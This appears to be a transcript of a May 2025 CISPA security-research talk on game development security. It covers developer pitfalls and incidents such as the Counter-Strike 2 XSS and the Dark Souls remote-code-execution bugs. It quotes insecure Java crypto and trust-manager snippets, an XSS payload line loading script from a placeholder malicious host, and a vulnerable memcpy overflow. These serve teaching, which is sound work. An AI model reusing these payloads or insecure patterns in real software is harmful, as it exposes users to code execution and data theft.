



Video Game Development from the Perspective of Security Research

@  | May 2025



Who we are



CISPA Helmholtz Center for Information Security

2011

founded

2019

part of Helmholtz

610 Employees

06/2024

gGmbH

*German state (90%)
and Saarland (10%)*

2K+ Publications


since 2011

#	Institution	Count	Faculty
1	▶ CISPA Helmholtz Center 🇩🇪 📊	84.9	26
2	▶ Georgia Institute of Technology 🇺🇸 📊	53.6	26
3	▶ Purdue University 🇺🇸 📊	41.6	21
4	▶ ETH Zurich 🇨🇭 📊	38.1	16
5	▶ Univ. of Illinois at Urbana-Champaign 🇺🇸 📊	35.7	23
6	▶ Zhejiang University 🇨🇳 📊	33.9	23
7	▶ Tsinghua University 🇨🇳 📊	32.3	25
8	▶ Carnegie Mellon University 🇺🇸 📊	32.0	30
9	▶ Northeastern University 🇺🇸 📊	31.4	25



Faculty & Research Areas

- Currently **41 Faculties**
- In **6 Research Areas**



RA1: Algorithmic Foundations And Cryptography



RA2: Trustworthy Information Processing



RA3: Reliable Security Guarantees



RA4: Threat Detection And Defenses



RA5: Secure Connected And Mobile Systems



RA6: Empirical And Behavioral Security





Empirical & Behavioral Security (Hannover)

- Established since **2011** in cooperation with **Leibniz University Hannover**
- Intersection of **computer security**, **privacy**, and **human factors**
- Currently **15 Researchers**
- **2011-2025: 80+ Publications**



- ***A Qualitative Study on Security in Game Development*** (2024), Klostermeyer et al.
- ***Handling Secret Information in Source Code Repositories*** (2023), Krause et al.
- ***A Qualitative Study on Security in Open Source Projects*** (2022), Wermke et al.
- ***How Does Usable Security (Not) End Up in Software Products?*** (2022), Gutfleisch et al.
- ***Developers need support, too*** (2017), Acar et al.



Team**USEC**

Human-Centered Security

<https://teamusec.de>



> 95% of all security incidents recognize “human error” as a contributing factor *



- Admins: system misconfigurations, poor patch management
- Developers: security APIs misuse, outdated libraries
- End-users: easy-to-guess passwords, noncompliance to security warnings

*IBM Security Services Cyber Security Intelligence Index



Developers life is unnecessarily complicated

- Unsafe Defaults

```
SecretKeySpec localSecretKeySpec = new SecretKeySpec(arrayOfByte, "AES");  
Cipher localCipher = Cipher.getInstance("AES");
```

- Bad Documentation

```
Cipher c = Cipher.getInstance("DES/CBC/PKCS5Padding");
```

Using modes such as CFB and OFB, block ciphers can encrypt data in units smaller than you may optionally specify the number of bits to be processed at a time by appending t

- Bad Tool Support

```
@Override  
public void checkServerTrusted(X509Certificate[] arg0, String arg1)  
    throws CertificateException {  
    // TODO Auto-generated method stub  
}
```

- Even the Bad Guys Fail

Security

31

Insane blackhats behind world's most expensive ransomware 'forget' to backup crypto keys

Only Linux victims can decrypt warped \$247,000 BlackEnergy module - and then only maybe



Introduction to Game Development



Games As A Sub-Discipline Of Software Development

- *Cowboys, ankle sprains, and keepers of quality* (2014), Murphy-Hill et al.
 - How is video game development different from software development?
 - Mixed-method study: Interviews + Surveys
 - **Vague requirements + complex architecture** leads to bug-prone software
 - Rapidly **changing code base hinders testing** and automation
 - Development already demands **diverse skill set**
 - **Complex tooling, pipelines** and **management**
 - **Tight deadlines** lead to rushed development



Source: <https://doi.org/10.1145/2568225.2568226>

Dark Souls servers taken down due to an exploit 'that could let someone take over your PC'

PVP SERVERS FOR DARK SOULS 1, 2 AND 3 HAVE ALL BEEN TEMPORARILY TURNED OFF

Hackers abuse Genshin Impact anti-cheat system to disable antivirus

Malicious Dota 2 game modes infected players with malware

Counter-Strike 2 HTML injection bug exposes players' IP addresses



Security in Game Development

*"[...] Whether it's **DDoS-for-hire botnets**, **credential abuse**, or **application attacks**, the gaming industry is popular in the worst of ways: **as the target.**"*



Related Work: Security in Game Development

- *Taxonomy of online game security* (2004), Ki et al.
 - Systematic classification of known attacks in (online) games
 - Client layer
 - Modification of game software (e.g., *through bugs / flaws*)



Source: <https://doi.org/10.1108/02640470410520122>





CS2s' Cross-Site Scripting (XSS) of 2023

- XSS vulnerability discovered in Counter-Strike 2, end of 2023
- No CVE :(
- XSS: Inject malicious scripts into web pages, viewed and executed by users
- Affected all players being in-game with an attacker
- Execute arbitrary JavaScript on victims' machines



Source: https://www.reddit.com/r/GlobalOffensive/comments/18fs1xh/cs2_security_vulnerability/




CS2s' Cross-Site Scripting (XSS) of 2023

- Input vector: Change steam username to script tag

```
1 <script src="http://malicious.com/script.js"></script>
```

- CS2 uses HTML to render some objects in interface
- Initiate kick vote, force render on all clients
- Hotfix came quickly on the same day



Input sanitization!




Source: https://www.reddit.com/r/GlobalOffensive/comments/18fs1xh/cs2_security_vulnerability/



Related Work: Security in Game Development

- *Taxonomy of online game security* (2004), Ki et al.
 - Systematic classification of known attacks in (online) games
 - Client layer
 - Modification of game software (e.g., through bugs / flaws)
 - Server layer
 - Attacking the infrastructure



- Game server (e.g., bugs, DoS)
- Development server (e.g., insider threats, leaks)
- Backend / Data server (e.g., *data breaches*)



Source: <https://doi.org/10.1108/02640470410520122>



Related Work: Security in Game Development

- *Taxonomy of online game security* (2004), Ki et al.
 - Systematic classification of known attacks in (online) games
 - Client layer
 - Modification of game software (e.g., through bugs / flaws)
 - Server layer
 - Attacking the infrastructure (e.g., bugs, DoS, leaks, breaches)
 - Network layer
 - Manipulation of traffic (e.g., *forged packets*)



Source: <https://doi.org/10.1108/02640470410520122>



Dark Souls' CVE-2022-24125 & CVE-2022-24126

- Affected Dark Souls including PTDE, Remastered, II, and III
- Remote Code Execution (RCE): Execute arbitrary code on players' machines
- Affect all online players, regardless of multiplayer activity
- Temporary shutdown of all online servers in early 2022




Source: <https://github.com/tremwil/ds3-nrssr-rce>





Dark Souls Networking (Simplified)


Game Startup





Dark Souls Networking (Simplified)

Game Startup





Dark Souls Networking (Simplified)


Invasion





Dark Souls Networking (Simplified)


Invasion





Dark Souls Networking (Simplified)

Invasion





CVE-2022-24126: ...

```
1 struct NRSessionSearchResult {
2     // Other fields...
3     char data[256];
4     int dataSize;
5 };
6
7 void parseSearchResult(NRSessionSearchResult* result) {
8     char buffer[256];
9     memcpy(buffer, result->data, result->dataSize); // Vulnerable line
10    // Process buffer...
11 }
```

Initialize a buffer with 256 bytes



Source: <https://github.com/tremwil/ds3-nrssr-rce>





CVE-2022-24126: ...

```
1 struct NRSessionSearchResult {
2     // Other fields...
3     char data[256];
4     int dataSize;
5 };
6
7 void parseSearchResult(NRSessionSearchResult* result) {
8     char buffer[256];
9     memcpy(buffer, result->data, result->dataSize); // Vulnerable line
10    // Process buffer...
11 }
```

No size validation at result->dataSize



Source: <https://github.com/tremwil/ds3-nrssr-rce>






CVE-2022-24126: Buffer Overflow!

```
1 struct NRSessionSearchResult {
2     // Other fields...
3     char data[256];
4     int dataSize;
5 };
6
7 void parseSearchResult(NRSessionSearchResult* result) {
8     char buffer[256];
9     memcpy(buffer, result->data, result->dataSize); // Vulnerable line
10    // Process buffer...
11 }
```

... but how do we
“reach” our victims?

dataSize > 256 ?
Buffer Overflow!



